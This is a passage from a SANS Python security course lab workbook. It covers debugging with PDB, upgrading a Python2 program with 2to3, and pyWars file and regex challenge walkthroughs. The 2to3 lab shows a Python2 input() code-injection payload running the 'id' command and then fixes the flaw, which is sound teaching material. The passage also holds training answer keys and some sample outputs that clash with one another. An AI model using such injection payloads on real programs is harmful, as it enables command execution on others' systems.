Repeat this process and restart the program over and over again until the random number generator chooses 3 and it satisfies the breakpoint condition, and it breaks at the "try:" line. When it does, print the contents of `randomnumber` to verify that it contains the number 3:

```
-> try:
(Pdb) p randomnumber
3
```

Now `randomnumber` is set to 3. Considering the following two lines of code, what will happen when we execute the next line that looks up an index of 3 in the 'choices' array?

```
choices = ["rock", "paper", "scissors"]
computerchoice=choices[randomnumber]
```

Let's try it and see.

Press 'n' to execute until you reach the next line.

```
(Pdb) n
> ./debugme.py(17)mychoice()
-> computerchoice=choices[randomnumber]
```

The first 'n' executes steps into the 'try:' loop. The next 'n' will set the variable 'computerchoice':

```
(Pdb) n
IndexError: 'list index out of range'
> ./debugme.py(17)mychoice()
-> computerchoice=choices[randomnumber]
```

Ouch. We got an `IndexError: 'list index out of range'` error. The programmer incorrectly tried to use an exception handler to fix the error. That isn't the way to handle the problem. Instead, we

should try to determine why it is out of range. Look at our choices list to see what happens when randomnumber is 3:

```
(Pdb) p len(choices)
3
(Pdb) p choices[1]
'paper'
(Pdb) p choices[2]
'scissors'
(Pdb) p choices[3]
*** IndexError: IndexError('list index out of range',)
```

Oh, yeah.... That's right, the lists start with a zero offset—that is, `index[0]`, not `index[1]`. The range for our random number is wrong! We should choose a random number between 0 and 2. Quit PDB and fix that code:

```
(Pdb) quit()
```

Let's fix that incorrect line of code. Use gedit to change the following line of code:

"randomnumber=random.randint(1, 3)"

to

"randomnumber=random.randint(0, 2)"

```
14 def mychoice(choices):
15     randomnumber=random.randint(0,2)
16     try:
17         computerchoice=choices[randomnumber]
18     except:
19         pass
20     return computerchoice
```

Now run your program and play Rock, Paper, Scissors to your heart's content.

Lab Conclusions

In this lab, we covered how to work with the Python debugger PDB by doing the following:

- Launching our Python script with the debugger module
- Listing the code about to be executed
- Setting breakpoints
- Stepping through the code
- Printing variables

This page intentionally left blank.

© SANS Institute 2020

Exercise 2.4: Upgrading Using 2to3

Objectives

- Use 2to3 to upgrade a Python2 program to Python3
- Fix any issues that are left behind after using 2to3
- Understand security implications of the continued use of Python2

Lab Description

For this lab, we will experiment with the use of 2to3 to upgrade programs from Python2 to Python3. We will explore the capabilities and limitations of the tool and examine the security implications of upgrading. The file "bridge_of_death.py" is written in Python2. Upgrade it to Python3 and verify it has no security vulnerabilities if it is run with Python2.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory. Type the following and press enter.

```
$ cd Documents/pythonclass/essentials-workshop/
```

No Hints Challenge

- Run the bridge_of_death.py program in Python2 to understand the functionality of the program
- Run 2to3 on the program to upgrade it to Python3
- Attempt to rerun the program
- Fix the remaining errors in the program
- Run the upgraded and fixed program in Python2 and examine the security issue that has been created
- Fix the security vulnerability

Full walkthrough starts on the next page.

Make sure you are in the Essentials Workshop as outlined in the "Lab Setup" above. Then try to run the bridge_of_death.py program with python2.

The program reenacts the Bridge of Death scene from the movie Monty Python and the Holy Grail. The bridge keeper will prompt you with three random questions. You must answer all three correctly to safely cross the bridge and avoid being cast into the Gorge of Eternal Peril. Here are some answers to the questions. For the questions about your name, favorite color, and quest, just be honest. He knows more than you can imagine. The capital of Assyria is Assur. I don't actually know the air-speed velocity of an unladen swallow. It's a complicated question, so you'll have to research that one on your own.

Here is what it looks like when run in Python2.

```
$ python2 bridge_of_death.py
Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is your favorite color? red
What... is your name? Mark
What... is the air-speed velocity of an unladen swallow? 100
You are cast into the Gorge of Eternal Peril
```

Now run 2to3 against the program to apply Python3 fixes. As the program runs, it will generate output showing you what it will change. Lines that start with a "-" (minus sign) are being deleted from the program. Lines that start with a "+" (plus sign) are being added to the program. When you run 2to3, pass the following arguments. "-w" tells the program to write fixes to the program. "-f all" tells 2to3 to apply all of the fixes it knows about. First, the program prints some standard header information showing fixes it is running and the names of the program it is changing. The numbers -12,27 and +12,27 indicate that it is showing you 27 lines of text. The 12 means that there were no differences in the program until it reached line 12.

```
$ 2to3 -f all -w bridge_of_death.py
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: Refactored bridge_of_death.py
--- bridge_of_death.py      (original)
+++ bridge_of_death.py      (refactored)
@@ -12,27 +12,27 @@
```

The next section in the output shows each line that was changed. Each line with a "+" in front of it was added and each line with a "-" in front was removed. If it has neither "+" or "-", it was unchanged.

```

secret_word4 =
"""x\x9cm0An\xc20\x10\xbc\xe7\x15\x93S\xc5\xa1\x91\xca\xa1\xd7*mL\x83J\x01\xa1\x
b4\x88\xa3!Kb\xc5]Gq\x0c\xe4\xf7\xb5\t=T\xc2kYZ\xef\xcc\xec\xcc\xb6\x96\xfd\x0b0
Gi\xf8\xa1G\xc3\xe6\x8c\xde\xff%I\x824\x9c\xe8~\xe5\xb7\x8a\xb6b\xb1@\xb6Z\x8a\x
04\xbb\xd5\x17\xf2\xf4[\x133\x91\x16"C\x91\x0b\xbcn\xe6\xd9\xbb\xf8\x10b6q\x14\x
e5\xd4\x11\x94\x85D>_\x168\x9a\xce\xef#\xbc\x15\xb3$\x8a\x9e&\xd8\x19\x87\xb3\xd
2\x1a\x96\x08ti\xb5Q\xbd\xe2\n\x8a[\xd7\xfb\x17\xeb\xa1\xaf\r0!+\xe9;\x7f\xff\xe
8\xc0\xa7\xec\x9ak\xdb\xca\x8a\xc2h0\xae\xc3\xde\x98&\x8e\xa6\x13\x14u\xd8\xfd#\x
\x07\xec\t\xc6\xe3:\xd4\x8a{\x0b\xad\x1a\xf2<\xef\xcas\xc6\x01\x1b~1\x87\xad\xec\x
\xfc\xee\xed?1\x1b#0\x92\x0fT\xc2Y\xf2\x10g\x9d\xd4z\x80\xaa\xd8tA\x8a,\x8d<\xc9\x
%\xce\xc6\xdb\xa2\xcbA;\xabN\x14`\x8cQ;\xclq\x19\xe2\x05\xd7\xa3\x99[\xa2+\xfb\x
\x19\x9a<gL\xa5\xe5\x10\xb0GE\xba\x84ad>\xcas\xfc\x0bN\xf7\x8f\xc1"""
os.system("clear")
-print "Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see."
+print("Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.")

for qcount in range(3):
    qtxt = random.choice(questions)
    questions.remove(qtxt)
-    answer = raw_input(qtxt)
+    answer = input(qtxt)
    if secret_word1.decode('hex') in answer.lower() and "color" in qtxt:
-        print "You are cast into the Gorge of Eternal Peril"
+        print("You are cast into the Gorge of Eternal Peril")
        sys.exit(1)
    if "swallow" in qtxt:
        if secret_word2.decode('hex') in answer.lower():
-            print secret_word4.decode("zip")
+            print(secret_word4.decode("zip"))
        else:
-            print "You are cast into the Gorge of Eternal Peril"
+            print("You are cast into the Gorge of Eternal Peril")
        sys.exit(1)
    if secret_word3.decode('hex') <> answer.lower() and "Assyria" in qtxt:
-        print "You are cast into the Gorge of Eternal Peril"
+        if secret_word3.decode('hex') != answer.lower() and "Assyria" in qtxt:
+            print("You are cast into the Gorge of Eternal Peril")
        sys.exit(1)

-print "Right. Off you go."
+print("Right. Off you go.")

```

Examining the lines with "--" and "+" in front of them, you'll see that the "raw_input" function was replaced with "input". The "print" statement lines are replaced with the print functions. The "if" line that used "<>" for "not equal" was changed to "!=". 2to3 made several changes. Rerun the program to try it out.

```
$ python3 bridge_of_death.py
```

Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.

What... is the capital of Assyria? **Assur**

Traceback (most recent call last):

```
  File "bridge_of_death.py", line 21, in <module>
    if secret_word1.decode('hex') in answer.lower() and "color" in
qtxt:
AttributeError: 'str' object has no attribute 'decode'
```

Since the question chosen by the program is random, your output may be different than what is shown here. After answering a question, you will get an error similar to the one above. This error message tells us that the string object "secret word1" doesn't have a decode attribute. Strings have an encode() method. Bytes have the decode() method. In Python2, the 'hex' decoder accepts strings as an argument. In Python3, the 'hex' encoder and decoder require bytes as an argument. 2to3 does not automatically fix this problem for you. Use gedit to make the following changes to your program.

```
$ gedit bridge_of_death.py
```

Once the program is open in gedit, add a "b" outside the quotes for all of the "secret_word#" variables on lines 9 through 12.

```
secret_word1 = b"6e6f"
secret_word2 = b"6166726963616e206f7220657572"
secret_word3 = b"6173737572"
secret_word4 = b"""\x9cm0An\xc20\x10\xbc\xe7\x15\x93S\xc5\xa1\x91
```

Now save the program and run it again.

```
$ python3 bridge_of_death.py
```

Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.

What... is the capital of Assyria? **Assur**

Traceback (most recent call last):

```
  File "bridge_of_death.py", line 21, in <module>
    if secret_word1.decode('hex') in answer.lower() and "color" in
qtxt:
LookupError: 'hex' is not a text encoding; use codecs.decode() to
handle arbitrary codecs
```

Now we have a different error. It tells us that "hex" encoding is not a text encoding. It also tells us that we should use codecs.decode() for these operations. This old Python2 syntax is not automatically fixed by

2to3. You must manually change 'str.decode("hex")' to 'codecs.decode(str,"hex")'. Find all calls to .decode() that have something inside the parentheses and change them to codecs.decode(str, '<encoder>'). Use gedit to fix the following lines:

```
$ gedit bridge_of_death.py
```

Make each of the changes outlined in this table.

LINE #	REPLACE THIS	WITH THIS
21	secret_word1.decode('hex')	codecs.decode(secret_word1, 'hex')
25	secret_word2.decode('hex')	codecs.decode(secret_word2, 'hex')
26	secret_word4.decode('zip')	codecs.decode(secret_word4, 'zip')
30	secret_word3.decode('hex')	codecs.decode(secret_word3, 'hex')

Then save the file and rerun the program.

```
$ python3 bridge_of_death.py
```

Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.

What... is your favorite color? **red**

Traceback (most recent call last):

```
  File "bridge_of_death.py", line 21, in <module>
    if codecs.decode(secret_word1,'hex') in answer.lower() and
"color" in qtxt:
TypeError: 'in <string>' requires string as left operand, not bytes
```

We have another problem related to the fact that Python2 functions didn't return bytes and now Python3 does. In this case, codecs.decode returns bytes and answer.lower() is a string. We need them both to be the same type. You could put a .decode() at the end of the bytes or a .encode() at the end of the string to fix this. Launch gedit and add ".decode()" to the end of each of those lines to convert them from bytes into strings.

```
$ gedit bridge_of_death.py
```

Once gedit is open, make the changes outlined in the following table.

LINE #	FIND THIS	ADD .decode() TO THE END LIKE THIS
21	codecs.decode(secret_word1,'hex')	codecs.decode(secret_word1,'hex').decode()
25	codecs.decode(secret_word2, 'hex')	codecs.decode(secret_word2, 'hex').decode()
26	codecs.decode(secret_word4, 'zip')	codecs.decode(secret_word4, 'zip').decode()
30	codecs.decode(secret_word3, 'hex')	codecs.decode(secret_word3, 'hex').decode()

Then rerun the program.

```
$ python3 bridge_of_death.py
```

Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.
 What... is your favorite color? **Green**
 What... is your quest? **To find the grail**
 What... is the capital of Assyria? **Assur**
 Right. Off you go.

Excellent! The program is working properly now. But unfortunately, we have created a security vulnerability if someone runs our program in Python2. It is only dangerous if the program is running with a privileged account or listening on a network port, but it is a vulnerability nonetheless. Run the program in Python2 and test the vulnerability. When prompted with a question, enter '`__import__("os").system("id")`'.

```
$ python2 bridge_of_death.py
```

Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.
 What... is your quest? `__import__("os").system("id")`
`uid=1000(student) gid=1000(student)`
`groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),`
`116(nopasswdlogin),118(lpadmin),126(sambashare)`
 Traceback (most recent call last):
 File "bridge_of_death.py", line 21, in <module>
 if codecs.decode(secret_word1,'hex') in answer.lower().encode()
and "color" in qtxt:
AttributeError: 'int' object has no attribute 'lower'

An error was generated, but the damage was already done. You can see the results of the "id" command printed to the screen. This is horrible! We want to add some code to our program to make sure that if someone accidentally runs our code in Python2, they are protected against this attack. First, launch gedit to bring back up our program.

```
$ gedit bridge_of_death.py
```

Next, add some code to detect when we are using Python2 and replace the dangerous `input()` function with the safe `raw_input()` function. Add the three lines highlighted in bold below to your program immediately after the import statements.

```
import random
import sys
import codecs
import os

if sys.version_info.major == 2:
    input = raw_input

questions = ['What... is your name?', 'What... is your favorite
color?', 'What... is your quest?', 'What... is the air-speed velocity
of an unladen swallow?', 'What... is the capital of Assyria?']
```

These two lines over write the dangerous Python2 input function with the safe raw_input program. Try the program again in Python2 and see if you can exploit it now! You will find that the attack no longer works. Excellent job. You upgraded this program from Python2 to Python3.

Lab Conclusions

In this lab, we covered the use of 2to3 to upgrade programs. We fixed several shortcomings of the tool and addressed the security vulnerability that was created by the tool.

Objectives

- Perform the file exercises in pyWars
- Will test your ability to:
 - Find files
 - Open text and GZIP files
 - Read text and GZIP files
- Complete as many of the following as you can: 43 through 46

Lab Description

Now we have a series of pyWars exercises to put your file IO skills to the test. These exercises will have you read data from the `/home/student/Public` directory on your system. If you've made any changes to that directory structure, then you may want to revert to a snapshot before trying to complete these labs. Work on challenges 43–46. Many of you will not complete all of these challenges. That's okay! You can go back and complete them later.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")  
>>>
```

No Hints Challenge

Work through pyWars challenges 43 through 46. These exercises are designed to build your file skills.

Full walkthroughs start on the next page.

Full Walkthrough: Question 43

The first thing to do is to show the question, as shown below:

```
>>> d.question(43)
'Data() contains the absolute path of a filename in your virtual
machine. Determine the length of the file at that path. Open and
read the contents of the file. Submit the file size (length of
contents) as the answer. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(43)
>>> x
'/home/student/Public/espeak-generic.conf'
```

To read the file is easy enough. We create a path and then call the `.read_bytes()` method.

```
>>> import pathlib
>>> file_content = pathlib.Path(x).read_bytes()
>>> len(file_content)
1323
```

That's it! You read the file as a bytes() into the variable "file_content". The length of the contents of that variable is your answer. It is important that we read the file as bytes. If we read it as text, then we would only get the correct length when the file content is ASCII or an encoding where each byte represents a single character. If UTF-8 or other multibyte encoding is used, you will get an incorrect answer. Another way of determining the size is to use the `.stat()` method. `pathlib.Path(x).stat().st_size` would also return the file size.

```
>>> pathlib.Path(x).stat().st_size
1323
```

This pyWars challenge can be solved in one line:

```
>>> d.answer(43, len(pathlib.Path(d.data(43)).read_bytes()))
'Correct!'
```

Full Walkthrough: Question 44

Now let's grab Question 44 and an example of the data:

```
>>> d.question(44)
'The data() method returns an absolute path to a directory on your
file system. Submit a sorted list of the filenames in that
directory.'
>>> d.data(44)
'/home/student/Public/log/apache2'
```

There are several ways to get a directory listing. One easy way that we discussed is to use the `listdir()` function in the `os` module. Another way is to use the `Path()` objects `glob()` method. The `glob()` method will return a list of `Path()` objects and then we get the filenames from the `.name` attribute of each of those objects. Since we are looking for a list of filenames, `os.listdir()` gives us exactly what we are looking for in fewer steps.

```
>>> os.listdir(d.data(44))
['error.log.4.gz', 'error.log', 'error.log.3.gz', 'error.log.1.gz',
'error.log.7.gz', 'error.log.2.gz', 'error.log.6.gz',
'error.log.5.gz']
```

The question asks us to sort the list, so we also need to call `sorted()`. This should do it:

```
>>> sorted(os.listdir(d.data(44)))
['access_log', 'error_log', 'page_log']
```

Now let's use this to submit our answer and get the points:

```
>>> d.answer(44, sorted(os.listdir(d.data(44))))
'Correct!'
```

Full Walkthrough: Question 45

Look at the next question and a sample of the data:

```
>>> d.question(45)
'The data() method will return a tuple. The first item in the tuple
contains the absolute path of a gzip compressed file in your virtual
machine. The second item in the tuple is a line number. Retrieve
that line number from the specified file and submit it as a string.'
>>> d.data(45)
('/home/student/Public/log/apache2/error.log.2.gz', 17)
```

The first item in the tuple is a .gz file we have to open. The second item is the line number that we have to retrieve. You are going to need the gzip module to perform this task. Import it!

```
>>> import gzip
```

Based on that data item above, we need to read 'error.log.2.gz' and return the 17th line in the file. To open a gzip encoded file, we need to use the `open` function in the `gzip` module. The `filehandle` returned by `gzip.open()` when used with "rt" mode returns the same results as the normal file `open`. The `readlines()` method will return the uncompressed contents of the file as a list of lines. Then we can use slicing to pull the 17th line, which is at index 16. Let's write a quick function to open the file and read the line from the file:

```
>>> def doanswer45(tuple_in):
...     file_name, line_num = tuple_in
...     file_list = gzip.open(file_name, "rt").readlines()
...     return file_list[line_num - 1]
...
>>> doanswer45(x)
"[Sun Jul 12 15:13:41.334670 2015] [:error] [pid 25540] [client
127.0.0.1:49048] PHP Notice: Use of undefined constant localhost -
assumed 'localhost' in /var/www/html/classlist.php on line 15\n"
```

Let's use this function to submit an answer:

```
>>> d.answer(45, doanswer45(d.data(45)))
'Correct!'
```

Full Walkthrough: Question 46

Now let's look at Question 46 and a sample of its data:

```
>>> d.question(46)
'The data() method will return a string. Find all the text files
beneath /home/student/Public/log/ that contain that string. The
answer is a sorted list of all of the absolute paths to files that
contain the string. Do not uncompress gzip files. '
>>> d.data(46)
'earth'
```

This next question requires that we open all of the files beneath the **Public** directory and return a list of files that contain a specific string. In this case, we want to find files that contain the word 'earth'. This will require a few steps:

1. Loop over all the files in the directory **/home/student/Public/log/**
2. Open and read the content of each file
3. Search content for the specified string

We can use `pathlib.Path.rglob()` to step through all the files and directories beneath the **/home/student/Public/log/** directory. First, we create a Path object and then we can use `.rglob("*")` to access everything beneath that folder. If the item is not a file, then we skip it:

```
>>> log_dir = pathlib.Path.home() / "Public/log"
>>> for each_item in log_dir.rglob("*"):
...     if not each_item.is_file():
...         continue
```

Remember the "continue" command tells Python to skip the remainder of the code block beneath the for loop and start the for loop again with the next item in the list. When you read the file, we need to read it in as bytes, or some files beneath the log subdirectory will generate an error when you attempt to interpret them as text.

```
...     file_content = each_item.read_bytes()
```

Since we are processing the file contents as bytes, we need to convert our `datasample` into bytes by calling `datasample.encode()`. Comparing bytes to strings never matches. Likewise, searching bytes for strings will not find any matches. If we find the encoded `datasample` in the contents of the file, then we add the path, as a string, to our answer list. Last, we sort the results, and that gives us the answer we are looking for.

Let's build a function to do this:

```
>>> def doanswer46(datasample):
...     answer = []
...     logpath = pathlib.Path.home() / "Public/log"
...     for each_item in logpath.rglob("*"):
...         if not each_item.is_file():
...             continue
...         file_content = each_item.read_bytes()
...         if datasample.encode() in file_content:
...             answer.append(str(each_item))
...     return sorted(answer)
...
>>> doanswer46(x)
['/home/student/Public/log/dnslogs/10.log',
 '/home/student/Public/log/dnslogs/11.log',
 '/home/student/Public/log/dnslogs/12.log',
 '/home/student/Public/log/dnslogs/13.log',
 '/home/student/Public/log/dnslogs/14.log',
 '/home/student/Public/log/dnslogs/15.log',
 '/home/student/Public/log/dnslogs/17.log']
```

Now submit and collect your points:

```
>>> d.answer(46, doanswer46(d.data(46)))
'Correct!'
```

Lab Conclusions

- You can now read files and select relevant lines of text from those pages
- The power of programming comes in when you can do analysis and automation with it. For example, you can calculate statistics and look up other information based on the items you extract
- Now that we know how to open files, we can use regular expressions to pull useful data out of them. We will cover that section next

© SANS Institute 2020

Exercise 3.2: pyWars Regular Expressions

Objectives

- Use regular expressions to extract IP addresses
- But regular expressions can be used for much more than that
- pyWars challenges 47–52 will build your regular expression ninja skills

Lab Description

It is time for some hands-on labs. We've created several pyWars challenges related to regular expressions. Finish as many as you can, beginning with challenge 47. We'll walk you through the first few.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

Create a pyWars session:

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")  
>>>
```

No Hints Challenge

Work through as many pyWars challenges as you can, starting with 47. These exercises are designed to build your regular expression skills.

Full walkthroughs start on the next page.

Full Walkthrough: Question 47

The first thing to do is to examine the question:

```
>>> d.question(47)
"Read the data element and submit the number of times any instance
of the word 'python' (case insensitive) appears in the source. "
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(47)
>>> x[:200]
'<!doctype html><html lang="en-US"><head><meta http-equiv="content-
type" content="text/html; charset=UTF-8"><script>var pL=0,
pUrl=\'http://ybinst8.ec.yimg.com/'
```

This challenge requires that we count how many times the word "python" appears in the data. We could do this with some simple string functions. The following line would do the trick:

```
>>> x.lower().count('python')
191
```

But this is a regular expression challenge, so the first thing you will need to do is make sure the 're' module is imported.

```
>>> import re
```

A regular expression to find the string '**python**' couldn't be much easier; it is just 'python'. To make the regular expression case insensitive, you pass `re.IGNORECASE` when calling `re.findall()`. So this regular expression will build a list of all the instances of the word 'python' in the data:

```
>>> re.findall(r"python", x, re.IGNORECASE)
['python', 'python', 'python', 'python', 'python', 'python',
 'python', 'python', 'python', 'python', 'python', 'python',
 ...<snipped>...]
```

The `len()` function will count how many items are in that list.

```
>>> len(re.findall(r"python", x, re.IGNORECASE))  
191
```

So you can solve this pyWars challenge in one line!

```
>>> d.answer(47, len(re.findall(r"python", d.data(47), re.IGNORECASE)))  
'Correct!'
```

Full Walkthrough: Question 48

The first thing to do is to examine the question and a sample of data:

```
>>> d.question(48)
'The data element contains a portion of a BIND DNS log file. Use a
regular expression to pull all of the Client IP addresses from the
entries. Client IP Addresses are between the word client and
before the pound sign.'
>>> d.data(48)
'client 93.231.105.107#45159,client 225.126.178.48#19544,client
45.3.172.239#16509,client 245.11.22.90#17173,client
132.183.61.102#47350,client 150.58.82.212#30210,client
79.154.229.31#30175,client 102.36.125.107#23105'
```

We need a regular expression to get the IP address that is between the word client and the octothorpe (pound sign). Remember that ". *?" is roughly equivalent to an * at the command prompt. We can put that in a capture group to capture everything between the word client and the octothorpe:

```
>>> re.findall(r"client (.*)#", d.data(48))
['232.86.189.223', '218.64.60.231', '130.31.189.74', '78.59.243.57',
'110.117.89.59', '199.212.74.46', '162.199.232.233', '35.165.125.6',
'105.76.29.133']
```

Now we just need to submit that answer. Press your up arrow to recall what we just typed and add a parenthesis to the end and a "d.answer(48," in front of it to get those points!

```
>>> d.answer(48, re.findall(r"client (.*)#", d.data(48)))
'Correct!'
```

Full Walkthrough: Question 49

As before, we need to examine the question and a sample of data:

```
>>> d.question(49)
'The data element contains a portion of a BIND DNS log file. Use a
regular expression to pull all of the Client IP addresses and the
hostname from the entries. Client IP Addresses are between the
word Client and before the pound sign. The hostnames are between the
word query: and the word IN. Submit a list of tuples with the IP in
the first position and the hostname in the second.'
>>> d.data(49)
'client 248.154.222.61#22325: query: www.host4345815.com IN,client
215.27.215.123#21017: query: www.host3854640.com IN,client
196.84.244.205#58798: query: www.host7252366.com IN,client
116.132.136.202#54428: query: www.host7599240.com IN,client'
```

This time we need to capture two pieces of data. We need both the IP address and the hostname. Both the IP and the hostname are anchored between two pieces of unchanging data, so we can use the same technique we used on the previous question to capture them. Placing "(.*?)" between "client" and "#" as we did in the previous lab would capture the IP address. We could then create a second regular expression with a ".??" and between "query:" and "IN" to capture the hostname. However, we need one regular expression that captures both of these items. When joining these two regular expressions together, we need to account for the fact that data between the regular expressions is constantly changing. The numbers after the octothorpe (pound sign) are the source port number of the client and change in each entry. One technique for doing this is to just take the two independent regular expressions "client (.?#)" and "query: (.?) IN" and join them together with a non-capturing ".??".

```
>>> re.findall(r"client (.?#).?query: (.?) IN", d.data(49))
[('106.113.212.111', 'www.host4505980.com'), ('41.135.19.45',
'www.host7695912.com'), ('75.44.29.95', 'www.host4869506.com'),
('187.42.60.144', 'www.host18357.com')]
```

However, the more specific you can make a regular expression, the better it is. Specificity improves speed and reduces the likelihood of false positive matches. Instead of matching on ANYTHING ".??" for our IP address, we could only match on digits and periods "[\d.]+". Instead of matching on ANYTHING ".??" for the numbers after the pound sign, we could match on 1 to 5 digits "\d{1,5}". Instead of matching on ANYTHING ".??" for our hostname, we could match on non-spaces "\S+". Submit this regular expression for the points!

```
>>> re.findall(r"client ([\d.]+)\#\d{1,5}: query: (\S+) IN", d.data(49))
[('224.144.255.211', 'www.host8573985.com'), ('67.227.125.103',
'www.host7474844.com'), ('223.16.93.62', 'www.host4074936.com')]
>>> d.answer(49, re.findall(r"client ([\d.]+)\#\d{1,5}: query: (\S+)
IN", d.data(49)))
'Correct!'
```

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Question 50

Inspect the question and a sample of data:

```
>>> d.question(50)
"The data element is string that contains some numbers surrounded by
special characters. Use a regular expression to extract only the 3
digit numbers. If 3 digits are part of a larger number such as a 4
digit number you should not include it in the results. In other
words, the three digits must be preceded by and followed by a non-
word character. Example '123 4567' matches 123 only."
>>> d.data(50)
'674216882148!1432*165311514351821352*1365*558
6101249!529!93611156#1047 7592197314414651520219621128931264 b277'
```

Now our regular expression needs to extract exactly three digit numbers. Unfortunately, a regular expression like "\d{3}" will not work because it finds parts of numbers with more than 3 digits.

```
>>> re.findall(r"\d{3}", "123456")
['123', '456']
```

That six-digit number was incorrectly interpreted as two three-digit numbers. This is one of those situations where a word border comes in handy. The word border \b finds the transitions from word characters \w to non-word characters \W. Test it out to see if it picks up the three-digit numbers and the beginning and end of a string.

```
>>> re.findall(r"\b(\d{3})\b", "234 456!123456#123")
['234', '456', '123']
```

That worked on our test data. Now try it on some data from the server.

```
>>> x = d.data(50)
>>> x
'119!1142123421152#91621450 190#702!12842905 110*458
1683323511387#345!1406!176438802965#15183316!1074#1759*422#990!481!*
424'
>>> re.findall(r"\b(\d{3})\b", x)
['119', '190', '702', '110', '458', '345', '422', '990', '481',
'424']
```

That appears to have given us the correct answer for our sample data. Submit it to the server for those points!

```
>>> d.answer(50, re.findall(r"\b(\d{3})\b", d.data(50)))
'Correct!'
```

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Full Walkthrough: Question 51

Now let's grab question 51 and a sample of the data:

```
>>> d.question(51)
'Sentences end in a punctuation (period, question mark or
exclamation mark) followed by two spaces. Data contains a
paragraph with multiple sentences. Use a regular expression to
findall() sentences and submit a list of sentences. '
>>> d.data(51)
'Can I be late tomorrow? I have a Dr. Appt at 8:00 a.m. in the
morning. I hope I dont have a cavity! '
```

This challenge requires that we find the sentences in the string returned by the `.data()` method. The question then defines a sentence as anything ending with punctuation, including a period, question mark, or exclamation mark, followed by two spaces. We need to find any characters (i.e. `". *"`) but not be greedy (i.e. `"?"`) until we get to one of the named punctuation characters (i.e. `[?.!] "`) followed by two spaces (i.e. `" "`). This regular expression pulls the sentences from the string. If you are struggling to understand the regular expression, do not fret. Regular expressions are "discovered" or "built" one step at a time. Try each of these pieces to see what they do. First, let's try the regular expression that will look for the punctuation:

```
>>> re.findall(r"[?.!]", d.data(51))
['?', '.', '.', '.', '.', '!', '']
```

Then we can expand it to look for those same punctuation characters followed by two spaces:

```
>>> re.findall(r"[?.!]  ", d.data(51))
['?', '.', ' ', '!', ' ']
```

The punctuation characters that are in the middle of sentences are no longer captured. Now we add in a `".*?"` to non-greedily capture all the characters preceding the punctuation:

```
>>> re.findall(r".*?[?.!]  ", d.data(51))
['Can I be late tomorrow? ', 'I have a Dr. Appt at 8:00 a.m. in the
morning. ', 'I hope I dont have a cavity! ']
```

That looks good. Let's try it out:

```
>>> d.answer(51, re.findall(r".*?[?.!]  ", d.data(51)))
'Correct!'
```

Full Walkthrough: Question 52

Grab the question as before:

```
>>> d.question(52)
' Extract the SSNs from the data. A SSN is any series of 9
consecutive digits. Optionally, it may be a series of 3 digits
followed by a space or a dash then 2 digits then a space or a dash
followed by 4 digits. Submit a list of SSNs in the order they
appear in the data. All your SSNs should be in the format XXX-XX-
XXXX '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(52)
>>> x
'LXioRviutdB850-92-3866MKNvfPy eSvoM vyC PKiWIwHMv985 98 8012QA njPF
fnMuG595653055Hd zgkcvz'
```

This question asks you to grab all the SSNs. The format for an SSN described in the questions allows numbers to be separated by a space, dash, or nothing at all. The regular expression group [-] will look for dashes or spaces, and putting a question mark after the group like this [-]? makes those characters optional. Give this regular expression a try:

```
>>> re.findall(r"\d\d\d[- ]?\d\d[- ]?\d\d\d\d", d.data(52))
['728221629', '882 01 3619', '391-70-1786', '838-19-7976',
'713-43-8882']
```

That pulls all the SSNs out of the data. We can replace "\d\d\d" with "\d{3}" and so on to make it easier to look at. But the question wants us to submit all the answers with dashes between the numbers. The regular expressions can also split the string up into the pieces we are interested in by using capturing groups to separate out the numbers. Now try this expression:

```
>>> re.findall(r"(\d{3})[- ]?(\d\d)[- ]?(\d{4})", d.data(52))
[('674', '00', '6985'), ('854', '45', '1575'),
('554', '30', '2144'), ('098', '68', '5548'), ('338', '47', '8189')]
```

Now all of the SSNs are captured as tuples with the three parts; we need to join them together with a "-":

```
>>> "-".join(('285', '90', '7007'))
'285-90-7007'
```

By mapping that across our list of tuples, we get a list of SSNs as strings with dashes in all the right places.

```
>>> d.answer(52, list(map("-".join,
...     re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", d.data(52)))))  
'Correct!'
```

Lab Conclusions

You can now use regular expressions to:

- Extract IP addresses
- Count the number of occurrences of a particular word
- Extract sentences
- Extract Social Security numbers
- Extract a specific number of characters

Now we can target useful data in strings with regular expressions for extraction and analysis.

© SANS Institute 2020

Exercise 3.3: pyWars Log File Analysis
